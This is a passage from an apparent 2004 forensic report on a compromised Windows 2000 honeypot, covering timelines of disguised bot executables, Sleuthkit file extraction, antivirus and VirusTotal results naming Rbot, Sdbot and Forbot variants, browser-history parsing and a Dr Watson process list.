Thu Nov 04 2004 20:54:15	99360	.c	-/-rwxrwxrwx	0 0	1530-128-3	/WINNT/system32/fowilco.exe

Thu Nov 04 2004 17:12:27	98816	mac	-/-wx-wx-wx	0 0	448-128-3	/WINNT/system32/lsass135.exe
--------------------------	-------	-----	-------------	-----	-----------	------------------------------

Thu Nov 04 2004 16:56:49	99328	m.c	-/-wx-wx-wx	0 0	1461-128-3	/WINNT/system32/lsass.exe
Thu Nov 04 2004 18:39:52	99328	.a.	-/-wx-wx-wx	0 0	1461-128-3	/WINNT/system32/lsass.exe

Thu Nov 04 2004 16:17:55	89600	m..	-/-wx-wx-wx	0 0	1106-128-3	/WINNT/system32/msnmsgrr.exe
Thu Nov 04 2004 20:02:32	89600	.a.	-/-wx-wx-wx	0 0	1106-128-3	/WINNT/system32/msnmsgrr.exe
Thu Nov 04 2004 20:54:14	89600	.c	-/-wx-wx-wx	0 0	1106-128-3	/WINNT/system32/msnmsgrr.exe

Thu Nov 04 2004 17:04:10	102400	m..	-/-rwxrwxrwx	0 0	1440-128-3	/WINNT/system32/svhost.exe
Thu Nov 04 2004 20:54:14	102400	.ac	-/-rwxrwxrwx	0 0	1440-128-3	/WINNT/system32/svhost.exe

Thu Nov 04 2004 16:02:25	90112	m..	-/-rwxrwxrwx	0 0	997-128-3	/WINNT/system32/windnsd.exe
Thu Nov 04 2004 20:54:14	90112	.ac	-/-rwxrwxrwx	0 0	997-128-3	/WINNT/system32/windnsd.exe

Thu Nov 04 2004 16:54:40	102400	m..	-/-rwxrwxrwx	0 0	1344-128-4	/WINNT/system32/windowsupdate.exe
Thu Nov 04 2004 16:56:56	102400	.a.	-/-rwxrwxrwx	0 0	1344-128-4	/WINNT/system32/windowsupdate.exe
Thu Nov 04 2004 16:56:59	102400	.c	-/-rwxrwxrwx	0 0	1344-128-4	/WINNT/system32/windowsupdate.exe

The file 'bling.exe' which is also shown above, was not located through the exclusion hash set or the sorter output. It was located both during a keyword search and during analysis of system log files, in particular, the Dr Watson log file.

Extraction of Files

The exclusion hash set provided a good list of potential files for extraction and analysis. However, the exclusion hash set does not take deleted items in to account.

Using *sorter* from the Sleuthkit, a list of all files (including deleted files) that did not match the 'known good' hash set was generated. This list was analysed to locate additional files for extraction and analysis.

```
$ mkdir sorteroutput
$ sorter -d sorteroutput -f ntfs -x server-md5hashes.txt -e -h
6ED3MTHN.hdd1.part1.dd
```

Because the 'known good' hash set from Mr Honey was used, *sorter* was able to exclude 12793 files from analysis, leaving a total of 1598 files divided in to several categories. Each category is placed in a separate file.

The following files were created by *sorter* :

archive.html	exclude.html	mismatch.html	unknown.html
data.html	exec.html	mismatch_exclude.html	
disk.html	images.html	system.html	
documents.html	index.html	text.html	

Analysis of the files from *sorter* did not reveal any additional files that could be extracted from the image for analysis.

Using the list of files from the exceptions hash set, each suspect executable and TFTPXXX file was extracted from the WINNT\system32 folder of the image.

Each file was copied from the original image:

```
$ mkdir extracted
$ cp ./image/WINNT/system32/esplorer.exe extracted/
$ cp ./image/WINNT/system32/fowilco.exe extracted/
$ cp ./image/WINNT/system32/lsass135.exe extracted/
$ cp ./image/WINNT/system32/lssas.exe extracted/
$ cp ./image/WINNT/system32/msnmsgrr.exe extracted/
$ cp ./image/WINNT/system32/o extracted/
$ cp ./image/WINNT/system32/OfficeGUI32.exe extracted/
$ cp ./image/WINNT/system32/OfficeGUI32c.exe extracted/
$ cp ./image/WINNT/system32/svhost.exe extracted/
$ cp ./image/WINNT/system32/TFTP1796 extracted/
$ cp ./image/WINNT/system32/TFTP1956 extracted/
$ cp ./image/WINNT/system32/TFTP2164 extracted/
$ cp ./image/WINNT/system32/USBhardware32.exe extracted/
$ cp ./image/WINNT/system32/VStatmn32.exe extracted/
$ cp ./image/WINNT/system32/windnsd.exe extracted/
$ cp ./image/WINNT/system32/windowsupdate.exe extracted/
$ cp ./image/WINNT/system32/Winregs32d.exe extracted/
```

The file 'bling.exe' was not extracted as it is a zero length file. The references to 'bling.exe' found during the keyword search related to the MFT and Directory Index entries. (More details is provided later in the report).

Initial Analysis of Extracted Files

The first instance of each file was retrieved from the timeline.

Thu Nov 04 2004 16:02:25	90112	m..	-/-rwxrwxrwx	0 0	997-128-3	/WINNT/system32/windnsd.exe
Thu Nov 04 2004 16:09:54	99840	m.c	-/-wx-wx-wx	0 0	914-128-3	/WINNT/system32/VStatmn32.exe
Thu Nov 04 2004 16:17:55	89600	m..	-/-wx-wx-wx	0 0	1106-128-3	/WINNT/system32/msnmsgrr.exe
Thu Nov 04 2004 16:25:02	99328	m..	-/-wx-wx-wx	0 0	449-128-3	/WINNT/system32/OfficeGUI32c.exe
Thu Nov 04 2004 16:54:40	102400	m..	-/-rwxrwxrwx	0 0	1344-128-4	/WINNT/system32/windowsupdate.exe
Thu Nov 04 2004 16:56:49	99328	m.c	-/-wx-wx-wx	0 0	1461-128-3	/WINNT/system32/lssas.exe
Thu Nov 04 2004 17:04:10	102400	m..	-/-rwxrwxrwx	0 0	1440-128-3	/WINNT/system32/svhost.exe
Thu Nov 04 2004 17:12:27	98816	mac	-/-wx-wx-wx	0 0	448-128-3	/WINNT/system32/lsass135.exe
Thu Nov 04 2004 18:43:43	99360	m..	-/-rwxrwxrwx	0 0	1530-128-3	/WINNT/system32/fowilco.exe
Thu Nov 04 2004 18:49:29	0	m..	-/-rwxrwxrwx	0 0	1117-128-7	/WINNT/system32/bling.exe
Thu Nov 04 2004 19:05:20	99328	m.c	-/-wx-wx-wx	0 0	1480-128-3	/WINNT/system32/Winregs32d.exe
Thu Nov 04 2004 19:23:41	96768	mac	-/-wx-wx-wx	0 0	1481-128-3	/WINNT/system32/esplorer.exe
Thu Nov 04 2004 19:24:39	98816	m.c	-/-wx-wx-wx	0 0	1546-128-3	/WINNT/system32/OfficeGUI32.exe
Thu Nov 04 2004 20:42:40	99840	mac	-/-wx-wx-wx	0 0	1551-128-3	/WINNT/system32/USBhardware32.exe

The timeline can be used for comparison to the traffic capture and Snort logs.

To determine the nature of each of the extracted files, the *file* utility is used:

```
$ cd extracted
$ file *
OfficeGUI32.exe:      MS-DOS executable (EXE), OS/2 or MS Windows
OfficeGUI32c.exe:    MS-DOS executable (EXE), OS/2 or MS Windows
TFTP1796:            MS-DOS executable (EXE), OS/2 or MS Windows
TFTP1956:            MS-DOS executable (EXE), OS/2 or MS Windows
TFTP2164:            MS-DOS executable (EXE), OS/2 or MS Windows
USBhardware32.exe:   MS-DOS executable (EXE), OS/2 or MS Windows
VSStatmn32.exe:      MS-DOS executable (EXE), OS/2 or MS Windows
Winregs32d.exe:      MS-DOS executable (EXE), OS/2 or MS Windows
explorer.exe:        MS-DOS executable (EXE)
fowilco.exe:         MS-DOS executable (EXE)
lsassl35.exe:        MS-DOS executable (EXE), OS/2 or MS Windows
lssas.exe:           MS-DOS executable (EXE), OS/2 or MS Windows
msnmsgrr.exe:        MS-DOS executable (EXE), OS/2 or MS Windows
o:                   ASCII text, with CRLF line terminators
svhost.exe:          MS-DOS executable (EXE), OS/2 or MS Windows
windnsd.exe:         MS-DOS executable (EXE), OS/2 or MS Windows
windowsupdate.exe:   MS-DOS executable (EXE), OS/2 or MS Windows
```

The TFTPXXX files indicate that a TFTP transfer was attempted, but that the TFTP transfer failed. These files are remnants of the failed transfer.

All of the extracted files appear to be executable files except for 'o' which is ASCII text.

An antivirus scan is initiated on all of the files; two AV scanners are used – F-Prot and Clam-AV. Both scanners were updated to use the latest virus definitions at the time of scanning.

```
$ clamscan -V
Clam-AV:ClamAV 0.80/574/Fri Nov  5 00:12:58 2004
$ clamscan -i -no-summary *
Winregs32d.exe: Trojan.Mybot-353 FOUND
fowilco.exe: Trojan.Forbot-2 FOUND
msnmsgrr.exe: Trojan.Mybot-205 FOUND
windnsd.exe: Trojan.Mybot-313 FOUND
```

Clam-AV found four of the files to be infected.

```
F-PROT ANTIVIRUS
Program version: 4.4.7
Engine version: 3.14.13

VIRUS SIGNATURE FILES
SIGN.DEF created 5 November 2004
SIGN2.DEF created 5 November 2004
MACRO.DEF created 1 November 2004
msnmsgrr.exe is a security risk named W32/Sdbot.ADO
windnsd.exe is a security risk named W32/Forbot.I@bd
windowsupdate.exe is a security risk named W32/Sdbot.YD
```

F-Prot found that three of the files were infected.

Due to the discrepancies between the scanners, additional online scanners were used to verify the results:

The first online scanner used was Kaspersky which can be found at:
<http://www.kaspersky.com/remoteviruschk>

Scanned file: explorer.exe
explorer.exe - packed with Exe32Pack
explorer.exe - infected by Backdoor.Win32.Rbot.gen

Scanned file: OfficeGUI32.exe
OfficeGUI32.exe - packed with PE_Patch.Morphine
OfficeGUI32.exe - packed with Morphine
OfficeGUI32.exe - packed with UPX
OfficeGUI32.exe - infected by Backdoor.Win32.Rbot.gen

Scanned file: OfficeGUI32c.exe
OfficeGUI32c.exe - packed with PE_Patch.Morphine
OfficeGUI32c.exe - packed with Morphine
OfficeGUI32c.exe - packed with UPX
OfficeGUI32c.exe - infected by Backdoor.Win32.Rbot.gen

Scanned file: TFTP1796
TFTP1796 - packed with PE_Patch
TFTP1796 Corrupted
TFTP1796 Corrupted
TFTP1796 Corrupted

Scanned file: TFTP1956
TFTP1956 - packed with PE_Patch
TFTP1956 Corrupted
TFTP1956 Corrupted
TFTP1956 Corrupted

Scanned file: TFTP2164
TFTP2164 - packed with PE_Patch
TFTP2164 Corrupted
TFTP2164 Corrupted
TFTP2164 Corrupted

Scanned file: USBhardware32.exe
USBhardware32.exe - packed with PE_Patch.Morphine
USBhardware32.exe - packed with Morphine
USBhardware32.exe - packed with UPX
USBhardware32.exe - infected by Backdoor.Win32.Rbot.gen

Scanned file: VSStatmn32.exe
VSStatmn32.exe - packed with PE_Patch.Morphine
VSStatmn32.exe - packed with Morphine
VSStatmn32.exe - packed with UPX
VSStatmn32.exe - infected by Backdoor.Win32.Rbot.gen

Scanned file: Winregs32d.exe
Winregs32d.exe - packed with PE_Patch.Morphine
Winregs32d.exe - packed with Morphine
Winregs32d.exe - packed with UPX
Winregs32d.exe - infected by Backdoor.Win32.Rbot.gen

```
Scanned file:  fowilco.exe
fowilco.exe - packed with FSG
fowilco.exe - infected by Backdoor.Win32.Wootbot.gen
```

```
Scanned file:  lsassl35.exe
lsassl35.exe - packed with PE_Patch.Morphine
lsassl35.exe - packed with Morphine
lsassl35.exe - packed with UPX
lsassl35.exe - infected by Backdoor.Win32.Rbot.gen
```

```
Scanned file:  lssas.exe
lssas.exe - packed with PE_Patch.Morphine
lssas.exe - packed with Morphine
lssas.exe - packed with UPX
lssas.exe - infected by Backdoor.Win32.Rbot.gen
```

```
Scanned file:  msnmsgrr.exe
msnmsgrr.exe - packed with PE_Patch.Morphine
msnmsgrr.exe - packed with Morphine
msnmsgrr.exe - packed with UPX
msnmsgrr.exe - infected by Backdoor.Win32.Rbot.gen
```

```
Scanned file:  svhost.exe
svhost.exe - packed with Pex
svhost.exe - packed with PE-Pack
svhost.exe - infected by Backdoor.Win32.Wootbot.gen
```

```
Scanned file:  windnsd.exe
windnsd.exe - packed with PECompact
windnsd.exe - infected by Backdoor.Win32.ForBot.l
```

```
Scanned file:  windowsupdate.exe
windowsupdate.exe - packed with Pex
windowsupdate.exe - infected by Backdoor.Win32.ForBot.o
```

Interestingly, the online Kaspersky scanner found all of the scanned files to be infected – other than the TFTPXXXX files – which were found to be corrupted, as expected.

The AV samples were submitted to the various vendors so that the virus definitions could be updated.

On the 13th of November 2004, the files were re-tested to see if the results differed. An online scanner that uses multiple AV engines was used to scan the files. The online canner used can be found at:

http://www.virustotal.com/flash/index_en.html

Server response			
Results of a file scan			
This is the report of the scanning done over "OfficeGUI32.exe" file that VirusTotal processed on 11/13/2004 at 21:31:14.			
Antivirus	Version	Update	Result
BitDefender	7.0	11.13.2004	Backdoor.SDBot.Gen
ClamWin	devel-20041018	11.11.2004	Trojan.Mybot-395
eTrust-Iris	7.1.194.0	11.13.2004	-
F-Prot	3.15b	11.12.2004	-
Kaspersky	4.0.2.24	11.13.2004	Backdoor.Win32.Rbot.gen
NOD32v2	1.922	11.12.2004	Win32/Rbot.BKR
Norman	5.70.10	11.12.2004	W32/Malware
Panda	7.02.00	11.13.2004	-
Sybari	7.5.1314	11.13.2004	W32/Malwar
Symantec	8.0	11.13.2004	-

Server response			
Results of a file scan			
This is the report of the scanning done over "OfficeGUI32c.exe" file that VirusTotal processed on 11/13/2004 at 21:34:13.			
Antivirus	Version	Update	Result
BitDefender	7.0	11.13.2004	Backdoor.SDBot.Gen
ClamWin	devel-20041018	11.11.2004	-
eTrust-Iris	7.1.194.0	11.13.2004	-
F-Prot	3.15b	11.12.2004	-
Kaspersky	4.0.2.24	11.13.2004	Backdoor.Win32.Rbot.gen
NOD32v2	1.922	11.12.2004	probably unknown NewHeur_PE
Norman	5.70.10	11.12.2004	W32/Malware
Panda	7.02.00	11.13.2004	-
Sybari	7.5.1314	11.13.2004	Backdoor.Win32.Rbot.gen
Symantec	8.0	11.13.2004	-

Server response			
Results of a file scan			
This is the report of the scanning done over "TFTP1796" file that VirusTotal processed on 11/13/2004 at 21:35:53.			
Antivirus	Version	Update	Result
BitDefender	7.0	11.13.2004	-
ClamWin	devel-20041018	11.11.2004	-
eTrust-Iris	7.1.194.0	11.13.2004	-
F-Prot	3.15b	11.12.2004	-
Kaspersky	4.0.2.24	11.13.2004	-
NOD32v2	1.922	11.12.2004	-
Norman	5.70.10	11.12.2004	-
Panda	7.02.00	11.13.2004	-
Sybari	7.5.1314	11.13.2004	W32/Sdbot.worm.gen.j
Symantec	8.0	11.13.2004	-

Server response
 Results of a file scan
 This is the report of the scanning done over "TFTP1956" file that
 VirusTotal processed on 11/13/2004 at 21:37:44.

Antivirus	Version	Update	Result
BitDefender	7.0	11.13.2004	-
ClamWin	devel-20041018	11.11.2004	-
eTrust-Iris	7.1.194.0	11.13.2004	-
F-Prot	3.15b	11.12.2004	-
Kaspersky	4.0.2.24	11.13.2004	-
NOD32v2	1.922	11.12.2004	-
Norman	5.70.10	11.12.2004	-
Panda	7.02.00	11.13.2004	-
Sybari	7.5.1314	11.13.2004	W32/Sdbot.worm.gen.j
Symantec	8.0	11.13.2004	-

Server response
 Results of a file scan
 This is the report of the scanning done over "TFTP2164" file that
 VirusTotal processed on 11/13/2004 at 21:39:27.

Antivirus	Version	Update	Result
BitDefender	7.0	11.13.2004	-
ClamWin	devel-20041018	11.11.2004	-
eTrust-Iris	7.1.194.0	11.13.2004	-
F-Prot	3.15b	11.12.2004	-
Kaspersky	4.0.2.24	11.13.2004	-
NOD32v2	1.922	11.12.2004	-
Norman	5.70.10	11.12.2004	-
Panda	7.02.00	11.13.2004	-
Sybari	7.5.1314	11.13.2004	-
Symantec	8.0	11.13.2004	-

Server response
 Results of a file scan
 This is the report of the scanning done over "USBhardware32.exe" file that
 VirusTotal processed on 11/13/2004 at 21:40:37.

Antivirus	Version	Update	Result
BitDefender	7.0	11.13.2004	Backdoor.SDBot.Gen
ClamWin	devel-20041018	11.11.2004	-
eTrust-Iris	7.1.194.0	11.13.2004	Win32/Rbot.ANH.Worm
F-Prot	3.15b	11.12.2004	-
Kaspersky	4.0.2.24	11.13.2004	Backdoor.Win32.Rbot.gen
NOD32v2	1.922	11.12.2004	Win32/Rbot.BKV
Norman	5.70.10	11.12.2004	W32/Malware
Panda	7.02.00	11.13.2004	W32/Sdbot.BCG.worm
Sybari	7.5.1314	11.13.2004	Win32/Rbot.ANH.Worm
Symantec	8.0	11.13.2004	W32.Spybot.Worm

Server response
 Results of a file scan
 This is the report of the scanning done over "VSStatmn32.exe" file that
 VirusTotal processed on 11/13/2004 at 21:42:16.

Antivirus	Version	Update	Result
BitDefender	7.0	11.13.2004	Backdoor.SDBot.Gen
ClamWin	devel-20041018	11.11.2004	-
eTrust-Iris	7.1.194.0	11.13.2004	-
F-Prot	3.15b	11.12.2004	-
Kaspersky	4.0.2.24	11.13.2004	Backdoor.Win32.Rbot.gen
NOD32v2	1.922	11.12.2004	probably unknown NewHeur_PE
Norman	5.70.10	11.12.2004	W32/Malware
Panda	7.02.00	11.13.2004	-
Sybari	7.5.1314	11.13.2004	Backdoor.Win32.Rbot.gen
Symantec	8.0	11.13.2004	-

Server response
Results of a file scan
This is the report of the scanning done over "Winregs32d.exe" file that
VirusTotal processed on 11/13/2004 at 21:43:38.

Antivirus	Version	Update	Result
BitDefender	7.0	11.13.2004	Backdoor.SDBot.Gen
ClamWin	devel-20041018	11.11.2004	Trojan.Mybot-353
eTrust-Iris	7.1.194.0	11.13.2004	-
F-Prot	3.15b	11.12.2004	-
Kaspersky	4.0.2.24	11.13.2004	Backdoor.Win32.Rbot.gen
NOD32v2	1.922	11.12.2004	probably unknown NewHeur_PE
Norman	5.70.10	11.12.2004	W32/Malware
Panda	7.02.00	11.13.2004	W32/Gaobot.BGV.worm
Sybari	7.5.1314	11.13.2004	Backdoor.Win32.Rbot.gen
Symantec	8.0	11.13.2004	-

Server response
Results of a file scan
This is the report of the scanning done over "explorer.exe" file that
VirusTotal processed on 11/13/2004 at 21:44:36.

Antivirus	Version	Update	Result
BitDefender	7.0	11.13.2004	Backdoor.SDBot.Gen
ClamWin	devel-20041018	11.11.2004	-
eTrust-Iris	7.1.194.0	11.13.2004	-
F-Prot	3.15b	11.12.2004	-
Kaspersky	4.0.2.24	11.13.2004	Backdoor.Win32.Rbot.gen
NOD32v2	1.922	11.12.2004	Win32/RBot.JF
Norman	5.70.10	11.12.2004	W32/Malware
Panda	7.02.00	11.13.2004	W32/Gaobot.gen.worm
Sybari	7.5.1314	11.13.2004	W32/Malwar
Symantec	8.0	11.13.2004	-

Server response
Results of a file scan
This is the report of the scanning done over "fowlco.exe" file that
VirusTotal processed on 11/13/2004 at 21:46:59.

Antivirus	Version	Update	Result
BitDefender	7.0	11.13.2004	Backdoor.Agobot.3.Gen
ClamWin	devel-20041018	11.11.2004	Trojan.Forbot-2
eTrust-Iris	7.1.194.0	11.13.2004	Win32/ForBot.DA.Worm
F-Prot	3.15b	11.12.2004	-
Kaspersky	4.0.2.24	11.13.2004	Backdoor.Win32.Wootbot.gen
NOD32v2	1.922	11.12.2004	probably unknown NewHeur_PE
Norman	5.70.10	11.12.2004	-
Panda	7.02.00	11.13.2004	-
Sybari	7.5.1314	11.13.2004	-
Symantec	8.0	11.13.2004	W32.Spybot.Worm

Server response
Results of a file scan
This is the report of the scanning done over "lsassl35.exe" file that
VirusTotal processed on 11/13/2004 at 21:47:56.

Antivirus	Version	Update	Result
BitDefender	7.0	11.13.2004	Backdoor.SDBot.Gen
ClamWin	devel-20041018	11.11.2004	-
eTrust-Iris	7.1.194.0	11.13.2004	-
F-Prot	3.15b	11.12.2004	security risk named W32/Spybot.BHN
Kaspersky	4.0.2.24	11.13.2004	Backdoor.Win32.Rbot.gen
NOD32v2	1.922	11.12.2004	probably unknown NewHeur_PE
Norman	5.70.10	11.12.2004	W32/Malware
Panda	7.02.00	11.13.2004	-
Sybari	7.5.1314	11.13.2004	Worm.RBot.TP
Symantec	8.0	11.13.2004	W32.Spybot.Worm

Server response
Results of a file scan
This is the report of the scanning done over "lssas.exe" file that
VirusTotal processed on 11/13/2004 at 21:49:02.

Antivirus	Version	Update	Result
BitDefender	7.0	11.13.2004	Backdoor.SDBot.Gen
ClamWin	devel-20041018	11.11.2004	-
eTrust-Iris	7.1.194.0	11.13.2004	-
F-Prot	3.15b	11.12.2004	-
Kaspersky	4.0.2.24	11.13.2004	Backdoor.Win32.Rbot.gen
NOD32v2	1.922	11.12.2004	Win32/Rbot.BLL
Norman	5.70.10	11.12.2004	W32/Malware
Panda	7.02.00	11.13.2004	-
Sybari	7.5.1314	11.13.2004	Backdoor.Win32.Rbot.gen
Symantec	8.0	11.13.2004	-

Server response
Results of a file scan
This is the report of the scanning done over "msnmsgrr.exe" file that
VirusTotal processed on 11/13/2004 at 21:49:57.

Antivirus	Version	Update	Result
BitDefender	7.0	11.13.2004	Backdoor.SDBot.Gen
ClamWin	devel-20041018	11.11.2004	Trojan.Mybot-205
eTrust-Iris	7.1.194.0	11.13.2004	Win32/RBot.AQT.Worm
F-Prot	3.15b	11.12.2004	security risk named W32/Sdbot.ADO
Kaspersky	4.0.2.24	11.13.2004	Backdoor.Win32.Rbot.gen
NOD32v2	1.922	11.12.2004	Win32/Rbot.AQT
Norman	5.70.10	11.12.2004	W32/Spybot.ADL
Panda	7.02.00	11.13.2004	W32/Gaobot.AUZ.worm
Sybari	7.5.1314	11.13.2004	W32/Sdbot.worm.gen.j
Symantec	8.0	11.13.2004	W32.Spybot.Worm

Server response
Results of a file scan
This is the report of the scanning done over "svhost.exe" file that
VirusTotal processed on 11/13/2004 at 21:50:54.

Antivirus	Version	Update	Result
BitDefender	7.0	11.13.2004	Backdoor.Agobot.3.Gen
ClamWin	devel-20041018	11.11.2004	-
eTrust-Iris	7.1.194.0	11.13.2004	Win32/ForBot.CY.Worm
F-Prot	3.15b	11.12.2004	-
Kaspersky	4.0.2.24	11.13.2004	Backdoor.Win32.Wootbot.gen
NOD32v2	1.922	11.12.2004	probably unknown NewHeur_PE
Norman	5.70.10	11.12.2004	W32/SDBot.ARB
Panda	7.02.00	11.13.2004	W32/Gaobot.AUH.worm
Sybari	7.5.1314	11.13.2004	Win32/ForBot.CY.Worm
Symantec	8.0	11.13.2004	W32.Spybot.Worm

Server response
Results of a file scan
This is the report of the scanning done over "windnsd.exe" file that
VirusTotal processed on 11/13/2004 at 21:51:47.

Antivirus	Version	Update	Result
BitDefender	7.0	11.13.2004	Backdoor.Agobot.3.Gen
ClamWin	devel-20041018	11.11.2004	Trojan.Mybot-313
eTrust-Iris	7.1.194.0	11.13.2004	Win32/Forbot.90112.Worm
F-Prot	3.15b	11.12.2004	security risk named W32/Forbot.I@bd
Kaspersky	4.0.2.24	11.13.2004	Backdoor.Win32.ForBot.1
NOD32v2	1.922	11.12.2004	Win32/Forbot.L
Norman	5.70.10	11.12.2004	W32/SDBot.AQZ
Panda	7.02.00	11.13.2004	W32/Sdbot.AVW.worm
Sybari	7.5.1314	11.13.2004	Backdoor.Win32.ForBot.1
Symantec	8.0	11.13.2004	W32.Spybot.Worm

Server response
Results of a file scan
This is the report of the scanning done over "windowsupdate.exe" file that
VirusTotal processed on 11/13/2004 at 21:53:00.

Antivirus	Version	Update	Result
BitDefender	7.0	11.13.2004	Backdoor.Agobot.3.Gen
ClamWin	devel-20041018	11.11.2004	-
eTrust-Iris	7.1.194.0	11.13.2004	Win32/Forbot.102400.Worm
F-Prot	3.15b	11.12.2004	security risk named W32/Sdbot.YD
Kaspersky	4.0.2.24	11.13.2004	Backdoor.Win32.ForBot.o
NOD32v2	1.922	11.12.2004	probably unknown NewHeur_PE
Norman	5.70.10	11.12.2004	W32/SDBot.AQE
Panda	7.02.00	11.13.2004	Bck/Forbot.A
Sybari	7.5.1314	11.13.2004	W32/SDBot.AQ
Symantec	8.0	11.13.2004	W32.Spybot.Worm

Again, not all of the files are detected by all of the scanners.

F-Prot was used again on 22nd November 2004. This time, all of the files were successfully diagnosed:

```
F-PROT ANTIVIRUS
Program version: 4.4.8
Engine version: 3.14.13

VIRUS SIGNATURE FILES
SIGN.DEF created 19 November 2004
SIGN2.DEF created 19 November 2004
MACRO.DEF created 22 November 2004
OfficeGUI32.exe is a security risk named W32/Sdbot.AUR
OfficeGUI32c.exe is a security risk named W32/Spybot.BLX
USBhardware32.exe is a security risk named W32/Spybot.BLW
VSStatmn32.exe is a security risk named W32/Spybot.BLV
Winregs32d.exe is a security risk named W32/Spybot.BJB
explorer.exe is a security risk named W32/Spybot.BLU
fowilco.exe is a security risk named W32/Spybot.BLT
lsassl35.exe is a security risk named W32/Spybot.BHN
lssas.exe is a security risk named W32/Spybot.BLS
msnmsgrr.exe is a security risk named W32/Sdbot.ADO
svhost.exe is a security risk named W32/Spybot.BLR
windnsd.exe is a security risk named W32/Forbot.I@bd
windowsupdate.exe is a security risk named W32/Sdbot.YD
```

Analysis of Cookie Files

The various index.dat files located on the system were examined for additional information. These files were examined using *pasco* from Foundstone.

```
pasco "/Documents and Settings/Administrator/Application Data/Microsoft/Internet
Explorer/UserData/index.dat"
History File: /Documents and Settings/Administrator/Application Data/Microsoft/Internet
Explorer/UserData/index.dat Version: 5.2
```

TYPE	URL	MODIFIED TIME	ACCESS TIME	FILENAME	DIRECTORY	HTTP HEADERS
------	-----	---------------	-------------	----------	-----------	--------------

No URLs were found.


```

pasco "/Documents and Settings/Administrator/Cookies/index.dat"
History File: /Documents and Settings/Administrator/Cookies/index.dat Version: 5.2

TYPE      URL      MODIFIED TIME  ACCESS TIME    FILENAME      DIRECTORY      HTTP HEADERS
URL      Cookie:administrator@atdmt.com/ 11/04/2004 12:56:29 11/04/2004 12:56:29
administrator[atdmt[1].txt
URL      Cookie:administrator@msn.com/ 11/04/2004 12:56:26 11/04/2004 20:54:20
administrator@msn[2].txt

```

Two URLs were found, both were modified at around 12:56 GMT. The 2nd entry appears to have been accessed at 20:54:20 GMT – which is just before the system was shut down by Mr Honey.

Analysis of the History index.dat file shows that the Administrator connected to MSN and the WindowsUpdate site. No other activity was noted.

```

pasco "/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012004110420041105/index.dat"
History File: /Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012004110420041105/index.dat Version: 5.2
---Partial listing---
TYPE      URL      MODIFIED TIME  ACCESS TIME    FILENAME      DIRECTORY      HTTP HEADERS
URL      :2004110420041105:
Administrator@http://v4.windowsupdate.microsoft.com/en/splash.asp?page=3&aunenabled=true&
11/04/2004 12:44:17 11/04/2004 12:44:17
URL      :2004110420041105: Administrator@:Host: www.msn.com 11/04/2004 12:56:30 11/04/2004
12:56:30
URL      :2004110420041105:
Administrator@http://v4.windowsupdate.microsoft.com/en/results.asp?id=basket&localesettings=%2C|@|
.|@|2&speed=0& 11/04/2004 12:58:08 11/04/2004 12:58:08
URL      :2004110420041105: Administrator@:Host: v4.windowsupdate.microsoft.com 11/04/2004
12:44:11 11/04/2004 12:44:11
URL      :2004110420041105:
Administrator@http://v4.windowsupdate.microsoft.com/en/splash.asp?page=6&aunenabled=true&
11/04/2004 12:44:23 11/04/2004 12:44:23
---End of partial listing---

```

The *pasco* output showed several more entries for WindowsUpdate and related sites, which are not shown above. The end of the output is shown below.

```

---Partial listing---
URL      http://hp.msn.com/7Y/Q7~8GPE1U4~~~PYUHTS}K.gif 11/06/2003 20:30:29 11/04/2004
12:56:28 Q7~8GPE1U4~~~PYUHTS}K[1].gif ORWT0T2F HTTP/1.1 200 OK Content-Length: 1279
Content-Type: image/gif ETag: "10ee76d1a4a4c31:89e" P3P: CP="BUS CUR CONo FIN IVDo ONL OUR PHY
SAMo TELo" ~U:administrator
URL      http://m.doubleclick.net/dot.gif 02/16/1996 18:52:24 11/04/2004 12:56:29
dot[1].gif QP8RST8V HTTP/1.1 200 OK Content-Type: image/gif ETag:
"0a4b0e89ffcbal:a94" Content-Length: 43
URL      http://v4.windowsupdate.microsoft.com/shared/images/toc_expanded.gif 05/14/2002
10:06:17 11/04/2004 12:56:41 toc_expanded[1].gif 2BMNUJA5 HTTP/1.1 200 OK
Content-Length: 130 Content-Type: image/gif ETag: "b3abl9b26fbc11:97b" X-Powered-By: ASP.NET
URL      http://hp.msn.com/css/home/home-bb-ie6.css 09/29/2004 01:45:39 11/04/2004
12:56:27 home-bb-ie6[1].css ORWT0T2F HTTP/1.0 200 OK Content-Length: 17136 Content-
Type: text/css
---End of partial listing---

```

The remaining index.dat files returned no information.

```

pasco "/Documents and Settings/Default User/Cookies/index.dat"
History File: /Documents and Settings/Default User/Cookies/index.dat Version: 5.2

TYPE      URL      MODIFIED TIME  ACCESS TIME    FILENAME      DIRECTORY      HTTP HEADERS

```

```

pasco "/Documents and Settings/Default User/Local Settings/History/History.IE5/index.dat"
History File: /Documents and Settings/Default User/Local Settings/History/History.IE5/index.dat
Version: 5.2

```

```

TYPE      URL      MODIFIED TIME  ACCESS TIME    FILENAME      DIRECTORY      HTTP HEADERS

```

```
pasco "/Documents and Settings/Default User/Local Settings/Temporary Internet
Files/Content.IE5/index.dat"
History File: /Documents and Settings/Default User/Local Settings/Temporary Internet
Files/Content.IE5/index.dat Version: 5.2
```

TYPE	URL	MODIFIED TIME	ACCESS TIME	FILENAME	DIRECTORY	HTTP HEADERS
------	-----	---------------	-------------	----------	-----------	--------------

Analysis of Log Files

Dr. Watson is a utility provided with Microsoft Windows 2000; it logs application faults to assist developers in tracking down bugs. See <http://windows.about.com/library/weekly/aa000903a.htm> for further information about Dr. Watson.

The Dr. Watson logs were reviewed as the logs generated by the Dr. Watson always show which processes were running at the time of the application failure.

```
Microsoft (R) Windows 2000 (TM) Version 5.00 DrWtsn32
Copyright (C) 1985-1999 Microsoft Corp. All rights reserved.
```

Application exception occurred:

```
App: svchost.exe (pid=500)
When: 04/11/2004 @ 16:32:53.828
Exception number: c0000005 (access violation)
```

-----> Task List <-----

```
0 Idle.exe
8 System.exe
176 SMSS.exe
200 CSRSS.exe
224 WINLOGON.exe
252 SERVICES.exe
264 LSASS.exe
380 termsrv.exe
500 svchost.exe
528 spoolsv.exe
556 msdtc.exe
664 svchost.exe
704 LLSSRV.exe
756 regsvc.exe
772 mstask.exe
900 WinMgmt.exe
912 svchost.exe
944 dfssvc.exe
964 inetinfo.exe
1308 svchost.exe
344 VSStatmn32.exe
1276 DRWTSN32.exe
2148 USERINIT.exe
2168 explorer.exe
0 _Total.exe
```

Most of the processes appear to be normal system processes – however, process 344 – VSStatmn32.exe is not a normal process. A good list of common processes can be found at:

<http://www.liutilities.com/products/wintaskspro/processlibrary/>

This executable was also found by the hash exception list and is analysed later in the report.

